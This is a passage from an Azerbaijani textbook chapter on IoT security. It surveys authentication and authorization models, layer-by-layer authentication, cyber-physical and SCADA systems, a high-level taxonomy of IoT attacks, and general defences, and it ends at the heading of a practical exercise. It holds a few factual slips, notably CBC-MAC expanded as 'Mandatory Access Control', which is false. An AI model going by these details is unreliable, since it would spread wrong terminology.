Şifrələmə əsaslı hücumlar isə kriptoqrafik protokolların prosedur təbiətindən və onların riyazi modellərindən istifadə edərək geniş təhlillər yolu ilə həyata keçirilir. Kriptoanalitik hücumlar, yalnız şifrə mətninə əsaslanan hücumlar, məlum açıq mətn hücumları və seçilmiş açıq mətn hücumları bu kimi təhlükələri nümunə göstərir.

IoT tətbiqlərinin təhlükəsizliyini təmin etmək üçün bir sıra həllər ədəbiyyatda irəli sürülmüşdür. Bunlara autentifikasiya, açar razılaşdırılması və heterogen şəbəkələrdə istifadəçi məxfiliyinin qorunması daxildir. IoT-də end-to-end təhlükəsizliyi təmin etmək üçün Datagram Transport Layer Security (DTLS) və məlumat axınına nəzarət texnologiyaları təklif edilir. Proqram təminatı əsaslı autentifikasiya hücumlarını, xüsusilə fişinq hücumlarını azaltmaq üçün tədbirlər görülməlidir. Bu tədbirlər, zərərli hücum edənlərin şəxsiyyətinin yoxlanılmasını əhatə edir.

2.3. Doğrulama və Avtorizasiya

Doğrulama və girişə nəzarət mexanizmləri IoT üçün mühüm əhəmiyyət kəsb edir. Əgər düzgün giriş nəzarəti mexanizmi olmazsa, IoT arxitekturasının bütün təhlükəsizlik sistemi pozula bilər, çünki IoT cihazları qoşulduqları digər komponentlərin etibarlılığına güvənir. Buna görə də, mövcud IoT infrastrukturundakı zəifliklərı azaltmaq üçün effektiv giriş nəzarət mexanizminin olması vacibdir.

Giriş nəzarət mexanizmləri iki mərhələdən ibarətdir: **Doğrulama (Authentication)** və **Avtorizasiya (Authorization).**

2.3.1. Doğrulama

Doğrulama, bir varlığın şəxsiyyətinin təsdiq edilməsi prosesidir. Təsdiqlənəcək obyekt insan və ya maşın ola bilər. Doğrulama, istifadəçinin sistemə daxil olmasını təmin etmək üçün giriş nəzarətinin ilk mərhələsidir. Çox vaxt bu proses insan və maşın arasında baş verir, məsələn, bir şəxsin internet bankçılıq portalına daxil olması üçün istifadəçi adını və parolunu daxil etməsi. Lakin bu sadə giriş üsulu həmişə istifadəçinin həqiqi şəxsiyyətini təsdiqləmədiyi üçün çoxfaktorlu doğrulama (multi-factor authentication) tətbiq edilməlidir.

Doğrulama prosesi etibarlı sertifikat qurumları (CA – Certificate Authority) tərəfindən idarə edilə bilər. Bu qurumlar internetdə veb-saytların və istifadəçilərin sertifikatlarını təqdim edən qlobal təşkilatlardır. Sertifikatlar SSL/TLS, IPSec və HTTPS kimi müasir doğrulama protokolları üçün vacibdir.

Doğrulama mexanizmləri əsasən üç faktora əsaslanır:

- **Bilik faktoru (Knowledge factor):** Parollar, PIN-kodlar, təhlükəsizlik sualları.
- **Sahiblik faktoru (Possession factor):** ATM kartları, identifikasiya kartları, təsadüfi nömrə generatorları (RNG).
- **Biometrik faktor (Inherence factor):** Barmaq izi, göz bəbəyi, üz tanıma.

Son illərdə biometrik sensorların inkişafı smart cihazlarda çoxmodlu doğrulama (multi-mode authentication) sistemlərini geniş yaymışdır. Maşından-insana (H2M – Human-to-Machine) doğrulama protokolları istifadəçi ilə cihaz arasında əlaqəni təmin edir, lakin maşından-maşına (M2M – Machine-to-Machine) doğrulama üçün isə daha güclü kriptoqrafik üsullar, PKI (Public Key Infrastructure) və hash texnologiyaları tətbiq edilir.

2.3.2. Avtorizasiya

Avtorizasiya, doğrulanan varlığa müəyyən hüquqların və icazələrin verilməsi prosesidir. Yəni, bu, bir obyektin hansı fəaliyyətləri icra edə biləcəyini müəyyən edir. Avtorizasiya çox vaxt doğrulama ilə birlikdə tətbiq olunur, çünki istifadəçinin icazələri ancaq şəxsiyyəti təsdiqləndikdən sonra təyin edilə bilər.

Avtorizasiya mexanizmləri əsasən **Girişə Nəzarət Modelləri (Access Control Models)** əsasında qurulur. Bunlara daxildir:

- **Məhdudiyyətli Girişə Nəzarət (DAC – Discretionary Access Control):** İstifadəçilər müəyyən resurslara giriş icazələrini təyin edə bilər.
- **Məcburi Girişə Nəzarət (MAC – Mandatory Access Control):** Sistem administratoru giriş icazələrini ciddi qaydalarla tənzimləyir.

- **Rola əsaslanan Girişə Nəzarət (RBAC – Role Based Access Control):** İstifadəçilərə təyin olunmuş rollar əsasında icazələr verilir (məsələn, bir universitetdə kurs koordinatoru, müəllim və ya tələbə üçün müxtəlif hüquqların təyin olunması).

Bu model sayəsində istifadəçilərə sistemdə hansı fəaliyyətləri yerinə yetirə biləcəyi ilə bağlı məhdudiyyətlər qoyulur. Avtorizasiya həmçinin məlumat təhlükəsizliyinin artırılması üçün giriş səviyyələrinin müəyyən edilməsində mühüm rol oynayır.

2.3.3. IoT səviyyələrində doğrulama

İoT mühitində istifadəçi şəxsiyyətinin qorunması və təhlükəsizlik təhdidlərinin qarşısının alınması doğrulama prosesinin əsas məqsədidir. Hər bir yeni IoT tətbiqi ilə daha çox avadanlıq şəbəkəyə daxil olur və bu komponentlərin əlaqələndirilməsi üçün doğrulama mexanizmlərindən istifadə edilir. Bu prosesdə kriptoqrafik üsullar əsas rol oynayır, çünki giriş etimadnamələrinin etibarlılığını təmin etmək lazımdır. Doğrulama sisteminin gücü tətbiq olunan şifrələmə metodlarından asılıdır. Lakin vahid həll yolu mövcud deyil, çünki müxtəlif IoT cihazları fərqli hesablama gücünə, enerji istehlakına və yaddaş tələblərinə malikdir. Buna görə də, aşağıda müxtəlif IoT səviyyələri üçün doğrulama tələblərini araşdıracağıq.

1. **Qavrama səviyyəsi (Perception Layer)**

Qavrama səviyyəsi əsasən müxtəlif IoT mühitlərindən məlumat çıxaran cihazları və maşınları əhatə edir. Əksər hallarda, doğrulama prosesi M2M (Machine-to-Machine) bağlantıları vasitəsilə aparılır. Bu səviyyədə doğrulama həm cihazlar arasında qarşılıqlı doğrulama (peer authentication), həm də orijinal mənbə doğrulaması (source authentication) şəklində həyata keçirilə bilər. Qarşılıqlı doğrulama IoT cihazları arasında ilkin məlumat mübadiləsi zamanı baş verir və bağlantının etibarlılığını yoxlamağa xidmət edir. Bu üsul M2M ünsiyyətdə təhlükəsizliyi artırır. Lakin, qeyd edildiyi kimi, Qavrama səviyyəsində güclü kriptoqrafik üsulların tətbiqi üçün kifayət qədər resurs yoxdur.

- **Qavrama nöqtələri (Perception Nodes)**

Bu cihazlar IoT şəbəkəsində geniş yayılmışdır və əsasən RFID etiketləri və RFID oxuyucularından ibarətdir. RFID etiketləri oxuyucuya məlumat göndərsə də, qarşılıqlı autentifikasiya mexanizminə malik deyillər və bu onları potensial hücumlara qarşı zəif edir. Bu problemi həll etmək üçün RFID etiketləri arasında təhlükəsiz məlumat ötürülməsi üçün **Kimlik əsaslı şifrələmə (IBE – Identity Based Encryption)** təklif olunmuşdur. Resurs məhdudiyyətlərini nəzərə alaraq, **Elliptik Əyri Kriptoqrafiyası (ECC) əsaslı Diffie-Hellman (DH) açar mübadiləsi** kimi

metodlardan istifadə edilə bilər. Bu metodda cihazlar arasında ötürülən açarlar simmetrik şifrələmə üçün istifadə olunur və bu üsul IoT cihazlarının hesablama yükünü azaltmağa kömək edir.

- **Sensor nöqtələri və şlüzlər (Sensor Nodes and Gateways)**

Sensor nöqtələri də oxşar təhlükəsizlik zəifliklərinə malikdir və qeyri-kafi autentifikasiya onları asanlıqla hədəfə çevirir. Sensor şlüzləri isə daha ağıllı və daha mürəkkəb olduğuna görə əlavə təhlükəsizlik mexanizmlərindən istifadə edə bilər. M2M autentifikasiyası burada həm qarşılıqlı, həm də ilkin doğrulama şəklində həyata keçirilə bilər. Sensor şlüzlərinin autentifikasiya üçün **HMAC (Hashed Message Authentication Code)** və **CBC-MAC (Cipher Block Chaining Mandatory Access Control)** metodlarından istifadə etməsi məsləhətdir. Bundan əlavə, vaxt möhürləri (timestamps) də autentifikasiya protokollarında tətbiq olunmalıdır.

2. Şəbəkə səviyyəsi (Network Layer)

IoT şəbəkə səviyyəsi mövcud TCP/IP internet protokolları üzərində qurulur. Burada, şəbəkə səviyyəsində autentifikasiya tələb olunan komponentlərin əhəmiyyətindən bəhs edilir.

- **Mobil əlaqə (Mobile Communication)**

Şəbəkə səviyyəsində mobil əlaqənin təhlükəsizliyi, IoT tətbiqləri ortaya çıxana qədər kritik hesab edilmirdi, çünki mobil cihazlar əsasən daxili təhlükəsizlik protokollarına əsaslanırdı. Mobil əlaqə texnologiyalarına Qlobal Mobil Rabitə Sistemi (GSM), Genişzolaqlı Kod Bölmə Multipleksiyası (WCDMA), Yüksək Sürətli Paket Girişi (HSPA) və Uzunmüddətli Təkamül (LTE) daxildir. IoT daxilində daxili autentifikasiya sxemləri kifayət qədər etibarlı hesab olunmur, çünki cihazlarda prosessor, yaddaş və əməliyyat sistemi məhdudiyyətləri var.

Mövcud təhlükəsizlik standartları mobil cihazlarda təhlükəsiz autentifikasiyanı təmin etmək üçün yetərli deyil. Məsələn, Rivest Shamir Adleman (RSA), ElGamal və Pallier kimi asimmetrik açar şifrələmə metodları yüksək hesablama gücü tələb etdiyindən mobil cihazlarda istifadəsi çətindir.

Yao və digərlərinin tədqiqatlarına görə, No-Parking Attribute-Based Encryption (ABE) adlı yeni autentifikasiya protokolu təqdim olunmuşdur. Bu metod Elliptik Əyri Kriptoqrafiyası (ECC) əsaslı olaraq mobil cihazlarda istifadə üçün nəzərdə tutulub. Bu yanaşma, atributlar arasındakı əlaqənin xətti xarakter daşımasını təmin edərək hesablama yükünü azaldır.

Hazırda mobil cihazlar barmaq izi, üz tanıma və iris skaneri kimi müxtəlif biometrik sensorlarla təchiz olunur. Biometrik məlumatlar İnsan-Maşın (H2M) və Maşın-Maşın (M2M) autentifikasiyası üçün istifadə oluna bilər. IoT şəbəkələrində autentifikasiya və açar menecmenti biometrik parametrlərə əsaslana bilər.

- **Bulud hesablama (Cloud Computing)**

Bulud hesablama, IoT sistemlərinin məlumat saxlama və emal ehtiyaclarını qarşılayan əsas komponentlərdən biridir. Bu sistemlər üçün güclü autentifikasiya mexanizmləri vacibdir. RSA və ElGamal kimi açıq açarlı kriptoqrafiya metodları yüksək hesablama gücü tələb etdiyindən, simmetrik şifrələmə metodları, məsələn, Qabaqcıl Şifrələmə Standartı (AES) və Üçlü Data Şifrələmə Standartı (3DES) daha məqbul hesab edilir.

Lakin bulud hesablamada əsas problem istifadəçi məlumatlarının məxfiliyinin qorunmasıdır. Bulud xidmət təminatçılarının (CSP) bu məlumatlardan sui-istifadə etməməsini təmin etmək üçün blokçeyn və homomorfik şifrələmə kimi yeni texnologiyalar inteqrasiya olunmalıdır. Blokçeyn texnologiyası autentifikasiyanı daha təhlükəsiz edə bilər, çünki istifadəçi identifikasiyası üçün yalnız hash dəyərlərindən istifadə olunur və açıq açarlara ehtiyac olmur.

Bulud mühitində məlumatlara girişin məhdudlaşdırılması vacibdir. Mövcud RBAC və MAC əsaslı giriş nəzarəti modelləri artıq kifayət qədər effektiv deyil. Bu səbəbdən Səlahiyyətə əsaslanan giriş nəzarəti (CapBAC) adlı yeni metod təklif olunmuşdur ki, bu da qurumlara verilən icazələrin daha çevik və təhlükəsiz şəkildə idarə olunmasına imkan yaradır.

- **İnternet (The Internet)**

IoT sistemlərində autentifikasiya əsasən SSL/TLS və IPSec protokolları vasitəsilə həyata keçirilir. IoT mühitində isə daha yüngül şifrələmə protokolları, məsələn, Datagram Transport Layer Security (DTLS) daha çox istifadə edilir.

Mövcud Sertifikatlaşdırma Mərkəzləri (CAs) sistemlər üçün etibarlı autentifikasiya təmin edir, lakin mərkəzləşdirilmiş modelə əsaslandığından bəzi təhlükəsizlik zəifliklərinə malikdir. Çin hökuməti tərəfindən idarə olunan CA sistemləri 2016-cı ildə etibarsız sertifikatlarla əlaqədar ciddi problemlərlə üzləşmişdi. Buna görə PGP kimi açıq açar infrastrukturuna əsaslanan paylanmış identifikasiya sistemləri daha etibarlı hesab olunur.

Auth kimi yeni paylanmış autentifikasiya arxitekturaları istifadəçi identifikasiyasını daha təhlükəsiz etmək üçün təklif olunmuşdur. Bu yanaşmalar IoT cihazlarının fərdi autentifikasiya metodları ilə birlikdə istifadə edilə bilər.

3. Tətbiq səviyyəsi

İoT-nin heterodin təbiəti müxtəlif tətbiqlər üçün fərqli giriş nəzarət mexanizmlərinin tətbiq olunmasını zəruri edir. Mövcud tətbiq səviyyəsindəki H2M autentifikasiya sxemləri əsasən iki faktorlu autentifikasiya üzərində qurulub, M2M autentifikasiya isə əsasən SSL protokolu ilə həyata keçirilir. Ümumi tətbiq

səviyyəsində autentifikasiya sxemlərinin effektivliyi hər bir İoT tətbiqi üçün qiymətləndirilir, çünki ümumi bir həll yolu tətbiq etmək mümkün deyil.

- **Ağıllı kommunal xidmətlər – Ağıllı şəbəkələr və ağıllı sayğaclar**

Müvafiq texnologiyalardan istifadə edilmədikdə, təcavüzkarlar ağıllı sayğac interfeyslərini sındıraraq, fərdi evlərdə və sənaye müəssisələrində enerji istehlakına müdaxilə edə bilər. İcazə əldə edildikdən sonra təcavüzkarlar yerli enerji paylayıcısından enerji oğurlayıb enerji sistemində yüklənməyə səbəb ola bilər. Ağıllı şəbəkələrə giriş yalnız yerli operatorlara verilə bilər və onların icazəsiz girişini qarşısını almaq üçün müəyyən təhlükəsizlik tədbirləri görülməlidir. Ağıllı sayğaclara daxil olmaq üçün istifadəçi adı, parol və ya RFID əsasında iki faktorlu autentifikasiya sxemi tətbiq edilə bilər. Bundan əlavə, biometriya metodları da istifadə edilə bilər. Əsas nəzarət hüquqları operatora verildiyi üçün icazə sxemi də tətbiq edilə bilər. Burada miqyaslanma problemi olmadığından RBAC sxemindən istifadə edilə bilər. Operator və monitorinq mərkəzi arasında məlumat mübadiləsi üçün ağıllı şəbəkə autentifikasiyası həyata keçirilir. TLS kimi təhlükəsizlik protokolları məlumat mübadiləsində istifadə edilə bilər.

- **İstehlakçı geyilə bilən IoT cihazları – Səhiyyə və Telemedisina**

Telemedisina sistemlərində məlumat paylaşımı əsasən həkimlər və pasiyentlər arasında aparılır. Burada autentifikasiya protokolları həmişə yüksək təhlükəsizliyə malik olmalıdır. M2M autentifikasiya protokolları pasiyentin geyilə bilən cihazları və serverlər arasında məlumat ötürülməsini təmin edir. Pasiyentin məlumatlarına giriş üçün üç faktorlu autentifikasiya sxemi tətbiq edilə bilər: PC vasitəsilə giriş, biometrik autentifikasiya və serverlə məlumat mübadiləsi üçün şifrələnmiş kanallar. Bulud xidmətlərindəki məlumatların təhlükəsizliyi vacib olduğu üçün blockchain texnologiyası məlumatları qorumaq üçün istifadə edilə bilər. Identity-based encryption (İBE) sxemi isə etibarlı autentifikasiya protokolu kimi tətbiq edilə bilər.

- **Ağıllı nəqliyyat və logistika**

Mobil cihazların geniş yayılması ilə ağıllı nəqliyyat sistemlərində rabitə keçidləri çox sürətli dəyişə bilər. Hərəkət halında bu keçidlər yüngül autentifikasiya metodlarını tələb edə bilər. Hər bir avtomobilə şassi nömrəsi, qeydiyyat nömrəsi və istehsalçı məlumatı kimi məlumatlar daxil ola bilər. Lakin açarlar IBE və ya Attribute-based encryption (ABE) yüngül çəki autentifikasiya sxemləri ilə qoruna bilər.

Bundan əlavə, nəqliyyat vasitələrində rabitə təhlükəsizliyini təmin etmək üçün SDN və Blockchain texnologiyalarının tətbiqi tövsiyə olunur.

- **Ağıllı kənd təsərrüfatı**

Kənd təsərrüfatında istifadə edilən İoT cihazları adətən zəif təhlükəsizlik tədbirlərinə malik olur və bu cihazlara xarici müdaxilə riski yüksəkdir. Burada qarşılıqlı autentifikasiya sxemi tətbiq edilməlidir. Bunun üçün BAN əsaslı autentifikasiya sxemi təklif edilir və AVISPA kimi modellər ilə sınaqdan keçirilmişdir. Ən zəif qovşaq hücumlarına qarşı açar mübadilə mexanizmi ilə qorunma tədbirləri görülə bilər.

- **Ağıllı binalar, ətraf Mühit və ağıllı şəhərlər**

Ağıllı şəhərlərdə giriş nəzarətini təmin etmək üçün fərqli metodlardan istifadə edilir. Şəbəkə səviyyəsi bulud texnologiyaları və digər giriş nöqtələri ilə birlikdə işləyir. Mobil cihazlarda üç faktorlu autentifikasiya sxemləri SSL və DTLS ilə təmin edilə bilər. Bulud xidmətləri isə şifrələnmiş açarlarla autentifikasiya edilə bilər. Ağıllı şəhərlərdə autentifikasiya protokolları tətbiqin tələblərinə uyğun dəyişə bilər, çünki burada fərqli alt tətbiqlər mövcuddur.

2.4. Kiber-Fiziki Sistemlər (CPS)

Müasir sistemlər inteqrasiya olunmuş kiber sistemlərlə (məsələn, emal və kommunikasiya) və fiziki elementlərlə (məsələn, platformanın quruluşu, aşkarlama, aktivləşdirmə və mühit) güclü əlaqəyə malikdir. Bu sistemlər **"fiziki və kompüter komponentlərinin sinerjisinə əsaslanan texniki sistemlər"** kimi tərif edilir.

Bu sistemlər müxtəlif komponentlərin qarşılıqlı əlaqədə olduğu, müstəqil işləyə bilən və fiziki dünya ilə sensorlar vasitəsilə aydın şəkildə əlaqə quran sistemlərdən ibarətdir. Məsələn, kommersiya təyyarəsi və ya pilotsuz avtomobil minlərlə daxili və xarici sensor və aktuatorlara malikdir ki, bu da daha səmərəli və etibarlı xidmətlər təqdim etməyə imkan yaradır. İstehsalçılar bu sensorlar vasitəsilə artıq böyük həcmdə məlumat toplayaraq real vaxt rejimində əməliyyatlar həyata keçirə, aparat, proqram təminatı və kommunikasiya xətalarını dəqiq müəyyən edə bilərlər. Eyni zamanda, yeni kommunikasiya standartları bu sensorlar və aktuatorlar arasındakı rabitənin müxtəlif tətbiq ssenariləri üçün effektiv şəkildə təmin edilməsinə imkan yaradır.

CPS-lər kritik məlumatlar saxlayır, tədqiqat fəaliyyətlərini dəstəkləyir və həyat keyfiyyətini artırır. Bu sistemlər ağıllı infrastruktur formalaşdıraraq kompüter komponentləri ilə fiziki fəaliyyətlərin effektiv qarşılıqlı əlaqəsini təmin edir. CPS, kiberməkan və fiziki sahələri bir araya gətirən bir körpü rolunu oynayır və bir çox sahələrdə əvəzolunmaz rol oynayır (Şəkil 2.2).


CPS-lər, real və virtual dünyaların birləşməsi nəticəsində avtonom və kontekstə bağlı davranışlar nümayiş etdirən sistemlərdir. Bu sistemlər digər CPS-lərlə inteqrasiya oluna bilər. Bu məqsədlə, CPS-lərdə daxili proqram təminatı

sensorlardan və aktuatorlardan istifadə edərək insan operatorları ilə əlaqə qurur və sensorlar və ya şəbəkələrdən məlumatları saxlayıb emal edə bilir.

CPS-lərin əsas xüsusiyyətləri:

- Yüksək səviyyədə fiziki və kiber inteqrasiya
- Hər fiziki komponentdə emal qabiliyyəti (lakin məhdud kommunikasiya resursları)
- Simli və ya simsiz şəbəkələr, Bluetooth, GSM, GPS vasitəsilə yüksək səviyyədə əlaqələndirmə
- Müxtəlif zaman və məkan miqyaslarına uyğunlaşma
- Dinamik yenidənqurma və reorqanizasiya imkanı
- Bağlı döngələrdə yüksək avtomatlaşdırma
- Bəzi hallarda sertifikatlaşdırılmış etibarlılıq

Kiber-fiziki sistemlər (CPS) proqramlaşdırıla bilən komponentləri fiziki proseslərin idarə olunması üçün birləşdirir. Hazırda CPS-lər enerji, aerokosmik, avtomobil və kimya sənayesi kimi müxtəlif sahələrdə geniş istifadə olunur. CPS-lər arasında ən geniş yayılmış sistemlərdən biri **SCADA (Supervisory Control and Data Acquisition)** sistemləridir. SCADA sistemləri kritik sənaye obyektlərinin idarə edilməsi və nəzarəti üçün nəzərdə tutulub.



Şəkil 2.2. Kiber-Fiziki Sistem (CPS) arxitekturası

SCADA sistemlərində yaranan nasazlıqlar obyektə və onun ətraf mühitinə ciddi təsir edə bilər. Bu sistemlər əvvəlcə izolyasiya olunmuş formada işləyirdi və xüsusi komponentlər və standartlar üzərində qurulmuşdu. Lakin, sənaye proseslərinə nəzarəti asanlaşdırmaq və xərcləri azaltmaq məqsədilə bu sistemlər informasiya və kommunikasiya texnologiyaları (İKT) ilə daha çox inteqrasiya olunmağa başlayıb. Bu isə onları daha mürəkkəb və kiberhücumlara qarşı daha həssas edir. Belə hücumlar mövcud İKT sistemlərindəki boşluqları istismar edə bilər və nəticədə sistemin fəaliyyətinə və təhlükəsizliyinə mənfi təsir göstərə bilər. Təhlükəsizlik məsələləri burada proqnozlaşdırıla bilməyən sistem riskləri və zərərli kiberhücumlarla əlaqələndirilir.

2.5. IoT-də Hücumlar və Təhlükələr

IoT texnologiyasının inkişafı ilə getdikcə daha çox cihaz internetə qoşulur. Hər gün bu cihazlar müxtəlif hücumların hədəfinə çevrilir. IoT sistemlərinin təhlükəsizlik problemlərinin həlli üçün dördqatlı arxitektura əsasında hücumlar analiz edilməlidir. IoT sistemlərinə edilən hücumlar iki əsas kateqoriyaya bölünür:

- Aktiv hücumlar: Hücum edən şəxs məlumatları dəyişdirməyə və ya məlumatların ötürülməsinə müdaxilə etməyə çalışır.
- Passiv hücumlar: Hücum edən şəxs məlumatları ələ keçirməyə və ya istifadə etməyə cəhd göstərir.

Hücumçular müxtəlif üsullardan istifadə edə bilərlər, məsələn:

- Şəbəkənin bloklanması (Network Jamming) – Cihazlar arasında siqnal ötürülməsinin qarşısını almaq üçün siqnalların müdaxiləsi.
- Mesajların dinlənilməsi (Message Sniffing) – IoT cihazları arasında göndərilən mesajların oğurlanması.
- Cihazların kompromet edilməsi (Device Compromising) – IoT cihazlarının zərərli proqramlarla yoluxdurularaq idarə edilməsinin ələ keçirilməsi.


Aşağıda müxtəlif IoT hücum növləri və onların əsas təsirlərini ümumiləşdiririk.

2.5.1. IoT fiziki qatında təhlükəsizlik problemləri

Bu qat IoT cihazlarının real dünyada yerləşdiyi səviyyə olub, onların enerji resursları və fiziki təhlükəsizlik mexanizmləri üçün yeni problemlər yaradır.

- **Fiziki zədələnmə** (Physical Damage): Sensorlar, düyünlər və aktuatorlar bilərəkdən zədələnə bilər ki, bu da onların işləməsini dayandırır.
- **Mühitə qarşı hücumlar** (Environmental Attacks): Hava, istilik və digər mühit faktorları IoT cihazlarına zərər verə bilər.
- **Enerji itkisi** (Loss of Power): Cihazların enerji mənbəyi tükəndikdə işləməz hala gəlir və xidmətdən imtina hücumlarına (DoS) səbəb ola bilər.

- **Fiziki müdaxilə** (Physical Tampering): PLC-lər (Programmable Logic Controllers) və digər avtomatlaşdırılmış idarəetmə cihazları qorunmadıqda hakerlər tərəfindən ələ keçirilə bilər.



Şəkil 2.3. IoT-CPS-də marşrutlama hücumları

2.5.2. IoT şəbəkə qatında təhlükəsizlik problemləri

Şəbəkə qatı IoT cihazlarını bir-biri ilə əlaqələndirən əsas infrastruktur hissəsidir və buradakı hücumlar ciddi fəsadlar yarada bilər.

- **Seçici yönləndirmə hücumu** (Selective Forwarding Attack): Hücumçu bəzi məlumat paketlərini bloklayıb digərlərini ötürür.
- **Hello flood hücumu** (Hello Flood Attacks): Hücumçu şəbəkədə spam "hello" mesajları göndərərək rabitəni pozur.
- **Sinkhole hücumu** (Sinkhole Attack): Hücumçu trafiki öz üzərinə çəkir və məlumat axınını idarə etməyə başlayır.
- **Qara dəlik hücumu** (Blackhole Attack): Hücumçu bütün gələn paketləri silir, şəbəkənin fəaliyyətini pozur.
- **Qurd dəliyi hücumu** (Wormhole Attack): Hücumçu şəbəkə içində tunellər yaradır, marşrutlaşdırmanı dəyişdirir.
- **DoS hücumu** (Denial of Service – DoS Attack): Şəbəkə düyünlərinin resurslarını tükəndirərək onları işləməz hala gətirir.
- **Yaddaş hücumları** (Storage Attacks): Saxlanmış məlumatları dəyişdirmək və ya oğurlamaq məqsədi ilə həyata keçirilir.

2.5.3. IoT qavrama qatında təhlükəsizlik problemləri

Bu qat əsasən sensorlar və digər məlumat toplayan cihazları əhatə edir. Hücumçular üçün əsas hədəflərdən biridir.

- **Məlumat dinlənilməsi (Eavesdropping):** IoT cihazlarının sensorlarından məlumat oğurlanması.
- **Sniffing hücumları (Sniffing Attacks):** Hücumçu sensor yaxınlığında **məlumat oğurlayan snifferlər yerləşdirir**.
- **Məlumat səs-küyü (Noise in Data):** Uzun məsafəli məlumat ötürmə zamanı səhv və yanlış məlumatlar yaranır.

2.5.4. IoT tətbiq qatında təhlükəsizlik problemləri

Bu qat IoT cihazlarının əsas xidmətlərini həyata keçirən proqram təminatını əhatə edir və hücumlara qarşı həssasdır.

- **Məlumat autentifikasiyası (Data Authentication):** IoT sistemlərində məlumatların **orijinallığını və bütövlüyünü** qorumaq üçün autentifikasiya tələb olunur.
- **Zərərli kod hücumları (Malicious Code Attacks):** Zərərli proqram təminatları IoT cihazlarına yoluxdurularaq onların **idarəetməsi ələ keçirilə bilər**.
- **Düyün əsaslı tətbiqlərə müdaxilə (Tampering with Node-Based Applications):** Hakerlər IoT cihazlarına **rootkitlər və zərərli proqramlar** yükləyə bilər.

2.5.5. IoT hücumlarından müdafiə üsulları

IoT sistemlərinin təhlükəsizliyini artırmaq üçün aşağıdakı üsullar istifadə olunmalıdır:

1. **Kriptoqrafik şifrələmə:** AES, RSA və ECC kimi müasir **kriptoloji alqoritmlər** IoT məlumatlarını qorumaq üçün istifadə olunmalıdır.
2. **Çoxfaktorlu autentifikasiya:** IoT cihazlarına giriş üçün **biometrik autentifikasiya, SMS kodları və təhlükəsizlik açarları** tələb olunmalıdır.
3. **Şəbəkə təhlükəsizliyi protokolları:** IoT cihazları arasında təhlükəsiz rabitəni təmin etmək üçün **TLS/SSL və VPN** texnologiyalarından istifadə edilməlidir.
4. **Daimi monitorinq və təhlükəsizlik auditləri:** IoT şəbəkələrinin **fəaliyyətini izləmək və mütəmadi olaraq auditlər keçirmək** vacibdir.
5. **Blokçeyn və paylanmış şəbəkə təhlükəsizliyi:** Blokçeyn texnologiyası IoT cihazlarının **autentifikasiyası və məlumat təhlükəsizliyi** üçün effektiv həllər təklif edə bilər.

6. **AI əsaslı təhlükəsizlik sistemləri:** Süni intellekt (AI) və maşın öyrənmə texnologiyaları **IoT hücumlarını real vaxtda aşkar etmək və qarşısını almaq üçün istifadə edilə bilər**.

IoT sistemlərinin təhlükəsizliyini təmin etmək üçün müxtəlif hücum növlərini və onların təsirlərini anlamaq vacibdir. IoT hücumlarının geniş spektri və mürəkkəbliyi təhlükəsizlik tədbirlərinin daim yenilənməsini tələb edir. Müasir kriptoloji alqoritmlər, çoxsəviyyəli autentifikasiya və süni intellekt əsaslı hücum aşkarlama sistemləri IoT təhlükəsizliyini artırmaq üçün əsas həll yollarıdır.

2.6. Praktiki Hissə və Tapşırıqlar

2.6.1. IoT Təhlükələrinin Təsnifatı və Hücum Ssenarilərinin Simulyasiyası

Məqsəd

